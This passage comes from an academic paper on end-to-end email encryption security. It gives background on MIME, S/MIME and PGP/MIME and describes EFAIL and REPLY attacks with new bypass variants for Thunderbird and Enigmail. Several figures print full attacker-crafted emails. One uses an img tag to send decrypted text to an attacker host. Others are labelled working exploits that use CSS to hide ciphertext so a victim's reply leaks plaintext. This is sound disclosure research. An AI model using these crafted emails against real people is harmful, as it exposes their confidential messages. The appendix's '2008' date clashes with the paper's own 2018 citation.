[22] Jonathan Katz and Bruce Schneier. 2000. A Chosen Ciphertext Attack Against Several e-Mail Encryption Protocols. In *Proceedings of the 9th Conference on USENIX Security Symposium - Volume 9* (Denver, Colorado) *(SSYM'00)*. USENIX Association, Berkeley, CA, USA, 18–18. http://dl.acm.org/citation.cfm?id=1251306.1251324

[23] S. Kent and R. Atkinson. 1998. IP Encapsulating Security Payload (ESP). http://tools.ietf.org/rfc/rfc2406.txt RFC2406.

[24] Vlastimil Klíma and Tomás Rosa. 2002. Attack on Private Signature Keys of the OpenPGP format, PGP programs and other applications compatible with OpenPGP.

[25] W. Koch, B. Carlson, R. Tse, D. Atkins, and D. Gillmor. 2019. OpenPGP Message Format draft-ietf-openpgp-rfc4880bis-08. https://tools.ietf.org/html/draft-ietf-openpgp-rfc4880bis-08.

[26] D. Levi and J. Schoenwaelder. 2001. Definitions of Managed Objects for the Delegation of Management Scripts. http://tools.ietf.org/rfc/rfc3165.txt RFC3165.

[27] Jonas Magazinius. 2015. OpenPGP SEIP downgrade attack. http://www.metzdowd.com/pipermail/cryptography/2015-October/026685.html.

[28] Serge Mister and Robert Zuccherato. 2005. An Attack on CFB Mode Encryption As Used By OpenPGP. Cryptology ePrint Archive, Report 2005/033. https://eprint.iacr.org/2005/033.

[29] Jens Müller, Marcus Brinkmann, Damian Poddebniak, Hanno Böck, Sebastian Schinzel, Juraj Somorovsky, and Jörg Schwenk. 2019. "Johnny, you are fired!" – Spoofing OpenPGP and S/MIME Signatures in Emails. In *28th USENIX Security Symposium, USENIX Security 2019*.

[30] Jens Müller, Fabian Ising, Vladislav Mladenov, Christian Mainka, Sebastian Schinzel, and Jörg Schwenk. 2019. Practical Decryption exFiltration: Breaking PDF Encryption. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security* (London, United Kingdom) *(CCS '19)*. ACM, New York, NY, USA, 15–29. https://doi.org/10.1145/3319535.3354214

[31] Jens Müller, Marcus Brinkmann, Damian Poddebniak, Sebastian Schinzel, and Jörg Schwenk. 2019. Re: What's Up Johnny? – Covert Content Attacks on Email End-to-End Encryption. https://arxiv.org/ftp/arxiv/papers/1904/1904.07550.pdf.

[32] Trevor Perrin. 2002. OpenPGP security analysis. https://www.ietf.org/mail-archive/web/openpgp/current/msg02909.html.

[33] Damian Poddebniak, Christian Dresen, Jens Müller, Fabian Ising, Sebastian Schinzel, Simon Friedberger, Juraj Somorovsky, and Jörg Schwenk. 2018. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018.*, William Enck and Adrienne Porter Felt (Eds.). USENIX Association, 549–566. https://www.usenix.org/conference/usenixsecurity18/presentation/poddebniak

[34] J. Postel. 1980. DoD standard Transmission Control Protocol. http://tools.ietf.org/rfc/rfc0761.txt RFC0761.

[35] B. Ramsdell and S. Turner. 2010. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 3.2 Message Specification. http://tools.ietf.org/rfc/rfc5751.txt RFC5751.

[36] P. Resnick. 2001. Internet Message Format. http://tools.ietf.org/rfc/rfc2822.txt RFC2822.

[37] P. Resnick. 2008. Internet Message Format. http://tools.ietf.org/rfc/rfc5322.txt RFC5322.

[38] Phillip Rogaway. 2002. Authenticated-Encryption With Associated-Data. In *ACM CCS 2002: 9th Conference on Computer and Communications Security*, Vijayalakshmi Atluri (Ed.). ACM Press, Washington, DC, USA, 98–107. https://doi.org/10.1145/586110.586125

[39] Scott Ruoti, Jeff Andersen, Luke Dickinson, Scott Heidbrink, Tyler Monson, Mark O'neill, Ken Reese, Brad Spendlove, Elham Vaziripour, Justin Wu, et al. 2019. A usability study of four secure email tools using paired participants. *ACM Transactions on Privacy and Security (TOPS)* 22, 2 (2019), 1–33.

[40] Scott Ruoti, Jeff Andersen, Scott Heidbrink, Mark O'Neill, Elham Vaziripour, Justin Wu, Daniel Zappala, and Kent E. Seamons. 2015. Johnny and Jane: Analyzing Secure Email Using Two Novice Users. *CoRR* abs/1510.08554 (2015). arXiv:1510.08554 http://arxiv.org/abs/1510.08554

[41] J. Schaad, B. Ramsdell, and S. Turner. 2019. Secure/Multipurpose Internet Mail Extensions (S/MIME) Version 4.0 Message Specification. https://tools.ietf.org/html/rfc8551 RFC8551.

[42] S. Sheng, L. Broderick, J. Hyland, and C. Koranda. 2006. Why Johnny Still Cant Encrypt: Evaluating the Usability of Email Encryption Software. In *Proceedings of the 6th Symposium on Usable Privacy and Security (SOUPS '06)*.

[43] Juraj Somorovsky and Jörg Schwenk. 2012. Technical Analysis of Countermeasures against Attack on XML Encryption – or – Just Another Motivation for Authenticated Encryption. In *SERVICES Workshop on Security and Privacy Engineering*.

[44] United Nations Educational Scientific and Cultural Organization and Reporters Without Borders. 2016. *Safety Guide for Journalists – a Handbook for Reporters in High-Risk Environments*. CreateSpace Independent Publishing Platform.

[45] Alma Whitten and J Doug Tygar. [n.d.]. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0.

[46] Alma Whitten and J. D. Tygar. 1999. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. In *Proceedings of the 8th Conference on USENIX Security Symposium - Volume 8* (Washington, D.C.) *(SSYM'99)*. USENIX Association, Berkeley, CA, USA, 14–14. http://dl.acm.org/citation.cfm?id=1251421.1251435

# A BACKGROUND ON MIME, S/MIME AND PGP/MIME

**Multipurpose Internet Mail Extensions (MIME).** In 1996, the original ASCII based email data format from RFC 822 [8] was extended by a series of five RFCs, to improve support for non-ASCII and binary data in an email, and to allow to define complex data structures within each RFC 822 email body. The two most important novelties were: (1) The development of a classification scheme for internet data formats – the so-called MIME types which are used beyond email, for example, in the HTTP protocol. (2) The introduction of standardized encoding schemes for non-ASCII data.

The MIME types introduced in [23] can roughly be classified in two groups: MIME types defining existing data formats (like `image/jpg` or `text/html`) and MIME types for structuring data (`multipart/*`). With the help of the latter, the body of an email can have a tree-based data structure, where the leaves have MIME types of exiting data formats, and the intermediate nodes are of MIME type `multipart/*`. MIME does not completely respect the RFC 822 empty-line-boundary between mail header and body, since the newly defined MIME headers in the RFC 822 header (e.g., `Content-Type`) belong to the root of the MIME tree (cf. Figure 6).

MIME trees may be embedded as subtrees in another tree (e.g., when forwarding a message), and leaves may be truncated (e.g., when removing an attachment). MIME processing tries to preserve at least the partial structure of a tree, and this is also reflected in the crypto related standards S/MIME [41] and PGP/MIME [26].

**S/MIME** In S/MIME, all cryptographic data formats are enveloped in CMS/PKCS#7 [18]. CMS itself is an ASN.1 based structured data format, which may contain arbitrarily nested data formats. In practical applications like email this nesting must be limited, so typical combinations are encrypted or signed-then-encrypted data (wrapped into an EnvelopedData CMS object) or encrypted-then-signed data (wrapped into a SignedData object). Additionally, a SignedData object may not contain the signed data itself; instead the signed data is wrapped into the first subtree of a `multipart/signed` data element, where the second leave is the SignedData object. All CMS objects have MIME type `application/pkcs7-mime`, and are distinguished by different values of the `smime-type` attribute.

When a *signed email* is forwarded, the MUA may preserve the structure of the original MIME tree by including also the signature in this forwarded message. Although this may pose some display problems in the receiving MUA [29], this behaviour does make sense since the signature still can be verified.

The same behaviour for *encrypted emails*, on the other hand, is never used and only leads to problems: If an `EnvelopedData` CMS object would be forwarded to a new recipient, he will not be able to decrypt it if his email certificate is not included in a `SignerInfo` object within. The only reasonable way to forward encrypted text is to first decrypt it, and then to re-encrypt it for the new recipients. The same holds for reply actions, where typically some new text or file is added to the reply mail. Since this new content needs to be encrypted, too, again the only reasonable procedure is to decrypt the original email, paste the cleartext into the reply as a citation, and re-encrypt the whole mail body. So in practice, an email like the one given in Figure 6 on the left side, where only the middle leave of the MIME tree is encrypted, will never be produced in a real-world email scenario.

Nevertheless, the S/MIME standard specifies decryption to be *structure-preserving*. So the email in Figure 6, although highly suspicious, will be decrypted in a structure-preserving way: The middle leave of the MIME tree, of content type `application/pkcs7-mime`, will be extracted and decrypted, and will be replaced by the cleartext MIME element of type `text/html` (Figure 6, right).

**PGP/MIME** In PGP/MIME, all cryptographic data formats are enveloped in OpenPGP [7]. For digital signatures PGP/MIME reuses the binary `multipart/signed` MIME type from S/MIME, but now the second leave is of type `application/pgp-signature`.

In contrast to S/MIME, the PGP/MIME element for encrypted data is also binary. It has type `multipart/encrypted` and has two leaves: The first leave has type `application/pgp-encrypted` and contains a static string `Version: 1` which indicates the PGP/MIME version. The second leave contains the OpenPGP encrypted data object and has MIME type `application/octet-stream`.

Since PGP/MIME is also an embedding into the MIME standard, the same structure-preserving processing of signed and encrypted data formats is enforced by the MUA, or by OpenPGP plugins to the MUA (e.g., Enigmail) which are called whenever the MUA encounters a PGP/MIME type element.




**Figure 6: Structure-preserving decryption of an encrypted MIME object.**




**Figure 7: Simplified example of *EFAIL-MG* for CBC mode. Required are a *known* plaintext (here the beginning of the content type MIME header) and the corresponding pair of ciphertexts (typically the IV and the first ciphertext block $C_1$). From a single block of known plaintext, we can construct arbitrary many blocks of *chosen* plaintext, separated by blocks with pseudorandom plaintext, abusing the *malleability* of CBC mode encryption: If we flip a single bit in the first ciphertext/IV, the corresponding bit in the plaintext is flipped.**

# B ATTACKS ON EMAIL ENCRYPTION

## B.1 EFAIL-MG Attacks

In 2008, Poddebniak et al. [33] published a security analysis on end-to-end email encryption in S/MIME and OpenPGP. The authors described two attack classes: *EFAIL-MG* and *EFAIL-DE* attacks.

*EFAIL-MG* attacks are purely cryptographic and exploit the malleability of the CBC block cipher mode in a known-plaintext setting. They are well understood, and the email security community quickly specified mitigations in the form of AEAD ciphers which are, however, not yet implemented in email clients.

Figure 7 shows a simplified example of such an attack. The starting point is one block of known plaintext, which is always present in email encryption since both S/MIME and PGP/MIME mandate the encryption of complete MIME elements, and the `Content-type` header always occupies the first block in the ciphertext and is known to the attacker. For Inline PGP, a similar situation occurs because of the labels of the OpenPGP packets. Mandatory compression in OpenPGP is an issue, which was solved in [33].

Based on the malleability of CBC, this single block of known plaintext can be transformed into arbitrary many blocks of *chosen plaintext*. This chosen ciphertext is used to construct input for a high-level language like HTML (but, for example, PDF would also be possible), which exposes exfiltration channels when being parsed.

These chosen plaintext blocks, however, alternate with blocks containing pseudorandom plaintext, which cannot be controlled by the attacker. A major contribution in [33] was to show that in languages like HTML, such pseudorandom block can be “commented out” such that they do not interrupt the parsing process.

*EFAIL-MG* attacks can be mitigated by using a non-malleable cipher, such as the newly introduced AEAD ciphers that are non-malleable since they provide *integrity of ciphertext* (INT-CTXT, [4]).

```
From: Alice <attacker@efail.de>
To: Bob <victim@company.com>
Subject: URGENT: Time for a meeting?
Content-type: multipart/mixed; boundary="BOUNDARY"

--BOUNDARY
Content-type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-type: application/pkcs7-mime; smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-type: text/html

">
--BOUNDARY--
```

**(a) Attacker-prepared email received by email client.**

```
<img src="http://efail.de/
Secret meeting
tomorrow 9pm
">
```

**(b) HTML code after decryption as interpreted by the client.**

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

**(c) HTTP request sent by the client.**

**Figure 8: *EFAIL-DE* attack from [33]. Malicious email structure and missing context boundaries force the client to decrypt the ciphertext and leak the plaintext (marked red) using the <img> element (marked blue).**

## B.2 EFAIL-DE Attacks

*EFAIL-DE* attacks are independent of the chosen encryption mode, and can not be mitigated by using AEAD ciphers. Although public discussion centered around the idea that “HTML should not be used in emails”, the main cause for *EFAIL-DE* attacks is that the S/MIME standard mandates that an email client must be able to process encrypted data regardless of its position in the MIME tree:

> "An S/MIME implementation MUST be able to receive and process arbitrarily nested S/MIME within reasonable resource limits of the recipient computer." [41, Section 3.7]

This mandatory behaviour is illustrated in Figure 6. Some currently implemented countermeasures clearly violate the standard, for example, when refusing to decrypt anything but the MIME root.

Another reason is that MIME boundaries will be ignored by higher layer parsers: For example, in Figure 8, the MIME boundary `--BOUNDARY` is simply removed by the email client; but even if the mail client would not remove the MIME boundary and the MIME header, they would be treated like simple ASCII strings by the HTML parser. Mitigation approaches to *EFAIL-DE* are manifold and have been summarized in Subsection 2.4.

## B.3 REPLY Attacks

Figure 9a shows a malicious email sent by the attacker to either the sender, or to one of the recipients of the original encrypted email. The body of this original email is included as the second body part of a *multipart/mixed* MIME email. The attacker uses simple ASCII art to hide the fact that there is a second part in the email, by inserting `<CR><LF>` line breaks. When Bob opens this email in his email client, the second body part will be decrypted automatically and is displayed outside the currently visible window. If Bob replies to this email, the decrypted body of the received message will be appended to his reply; thus, he sends the decrypted plaintext to the attacker. This attack is of course less stealthy than the original EFAIL attacks; Bob may notice a scrollbar when opening the email or he may get a warning if he doesn't encrypt his reply. However, stealthiness can easily be increased, for example, by using CSS or Unicode [1] to hide the second part. Müller et al. [31] showed that 12 of 19 PGP-capable mail clients and 11 of 21 clients supporting S/MIME are vulnerable to variants of this attack. All affected clients interpreted ciphertext at arbitrary positions of the MIME tree.

```
From: Alice <attacker@efail.de>
To: Bob <victim@company.com>
Subject: URGENT: Time for a meeting?
Content-type: multipart/mixed; boundary="BOUNDARY"

--BOUNDARY
Content-type: text/plain

Time for a meeting today at 2 pm? It's urgent! Alice
<CR><LF>
<CR><LF>
...
<CR><LF>
--BOUNDARY
Content-type: application/pkcs7-mime; smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY--
```

**(a) Attacker-prepared email received by email client.**

```
From: Bob <victim@company.com>
To: Alice <attacker@efail.de>
Subject: Re: URGENT: Time for a meeting?
Content-type: text/plain

Sorry, today I'm busy! Bob

On 01/05/19 08:27, Eve wrote:
> Time for a meeting today at 2 pm? It's urgent! Alice
> <CR><LF>
> <CR><LF>
> ...
> <CR><LF>
>
> Secret plaintext
> Tomorrow 9 pm
```

**(b) Reply from Bob to the attacker.**

**Figure 9: A *REPLY* attack from [31]: A benign-looking email containing an encrypted part hidden in the MIME structure. If the victim replies to this email, the victim also (unknowingly) leaks the decrypted content to the attacker.**

# C NOVEL ATTACK VARIANTS

In this section details on the attacks described in Subsection 2.6 can be found.

## C.1 Multipart/alternative S/MIME Exploit

Thunderbird mitigates *EFAIL-DE* attacks by blocking decryption of encrypted MIME leaves in `multipart/mixed` MIME trees. This countermeasure also blocks *REPLY* attacks [31] if the encrypted part is hidden with `multipart/mixed`.

```
From: Alice <attacker@efail.de>
To: Bob <victim@company.com>
Subject: URGENT: Time for a meeting?
Content-type: multipart/alternative; boundary="BOUNDARY"

--BOUNDARY
Content-type: text/html

<pre>Please reply to this harmless looking message</pre>
<style>.moz-text-plain, .moz-quote-pre, fieldset display: none;</style>

--BOUNDARY
Content-type: application/pkcs7-mime; smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...)
--BOUNDARY--
```

**Figure 10: Source code of a multipart/alternative message containing CSS styles in the attacker's part which hide the second part. Note that the first part must also be S/MIME encrypted by the attacker for HTML/CSS to be interpreted.**

In Figure 10 a working exploit which bypasses these (unintended) *REPLY* attack countermeasures for Thunderbird's S/MIME implementation by wrapping the ciphertext in `multipart/alternative` is documented. Screenshots are depicted in Figure 11 and Figure 12.


**Figure 11: Bob receives a harmless-looking email with the embedded invisible S/MIME ciphertext part. Note that this specially-crafted email is not even displayed as encrypted / confidential by Thunderbird.**

In a `multipart/alternative` MIME structure, Thunderbird either allows unencrypted `text/plain` in another leave, or the other leave must also be encrypted and then may contain, for example, `text/html`. In Figure 10 the second option is used, where the plaintext of the first leave is shown in blue. Before transmission, this first leave must be encrypted with the recipients public key, which is not a problem for the attacker since email certificates are public.

## C.2 Downgrading PGP/MIME to PGP/Inline

Enigmail for Thunderbird implemented a countermeasure against *EFAIL-DE* which each PGP/MIME encrypted leave of a multipart email in a separate window. This countermeasure unintendedly also blocked some *REPLY* attacks from [31].

In Figure 13 a working exploit for OpenPGP in Enigmail is given, which bypasses *REPLY* attack countermeasures. Corresponding screenshots are depicted in Figure 14 and Figure 15. The second leave (red) in the `multipart/mixed` MIME tree originally was of




**Figure 12: Bob replies to Alice, thereby unknowingly leaking the (invisible) plaintext within the quoted reply message.**

```
From: Alice <attacker@efail.de>
To: Bob <victim@company.com>
Subject: URGENT: Time for a meeting?
Content-Type: multipart/mixed; boundary="BOUNDARY"

--BOUNDARY
Content-type: text/html

<pre>Please reply to this harmless looking message</pre>
<style>.moz-text-plain, fieldset, br display: none;</style>
<br><br><br><br><br><br><br><br><br><br><br><br><br><br>

--BOUNDARY
Content-Type: text/plain

-----BEGIN PGP MESSAGE-----
hQEMA+XhBIZl3+i5AQf/d45V53fvG5mSCYGD1Lnr...
-----END PGP MESSAGE-----
--BOUNDARY--
```

**Figure 13: Email source code for a multipart/mixed message created by the attacker. The first part uses CSS to hide the second part, which contains a PGP/MIME message put into the context of a PGP/Inline message part.**

PGP/MIME type `multipart/encrypted` (which would have resulted in displaying the plaintext in a separate window in Enigmail/Thunderbird) was changed to Inline PGP with MIME type `text/plain`.




**Figure 14: Bob receives a benign-looking email from Alice, including an embedded invisible PGP/Inline ciphertext part.**




**Figure 15: Bob replies to Alice, thereby leaking the plaintext. Note that current Enigmail versions show a warning when replying to partially encrypted emails. Furthermore, there is a scrollbar, indicating more quoted text. However, Bob may still reply to this message, if he's in a hurry.**

## D PSEUDOCODE FOR REPLY BEHAVIOR

As an example of the evaluation results from Section 5, the following pseudo-code shows the behaviour of Gmail Reply- and Reply-All-actions, as we reverse-engineered after testing against a corpus of 8091 known email headers.

```
class Gmail:
  def reply(msg):
    if msg.has("mail-followup-to"):
      compose(to=msg.get_all("mail-followup-to", "reply-to")
    else if msg.has("reply-to"):
      compose(to=msg.get_all("reply-to"))
    else if msg.has("from"):
      compose(to=msg.get_all("from"))
    else if msg.has("resent-from"):
      compose(to=msg.get_first("resent-from"))
    else:
      compose(to="(unknown sender)")

  def reply_to_all(msg):
    if msg.has("mail-followup-to"):
      compose(to=msg.get_all("mail-followup-to", "reply-to"),
              cc=msg.get_all("to", "apparently-to", "cc"))
    else if msg.has("reply-to"):
      compose(to=msg.get_all("reply-to"),
              cc=msg.get_all("to", "apparently-to", "cc"))
    else if msg.has("from"):
      compose(to=msg.get_all("from"),
              cc=msg.get_all("to", "apparently-to", "cc"))
    else:
      # No "Reply All"-Button displayed.
      pass
```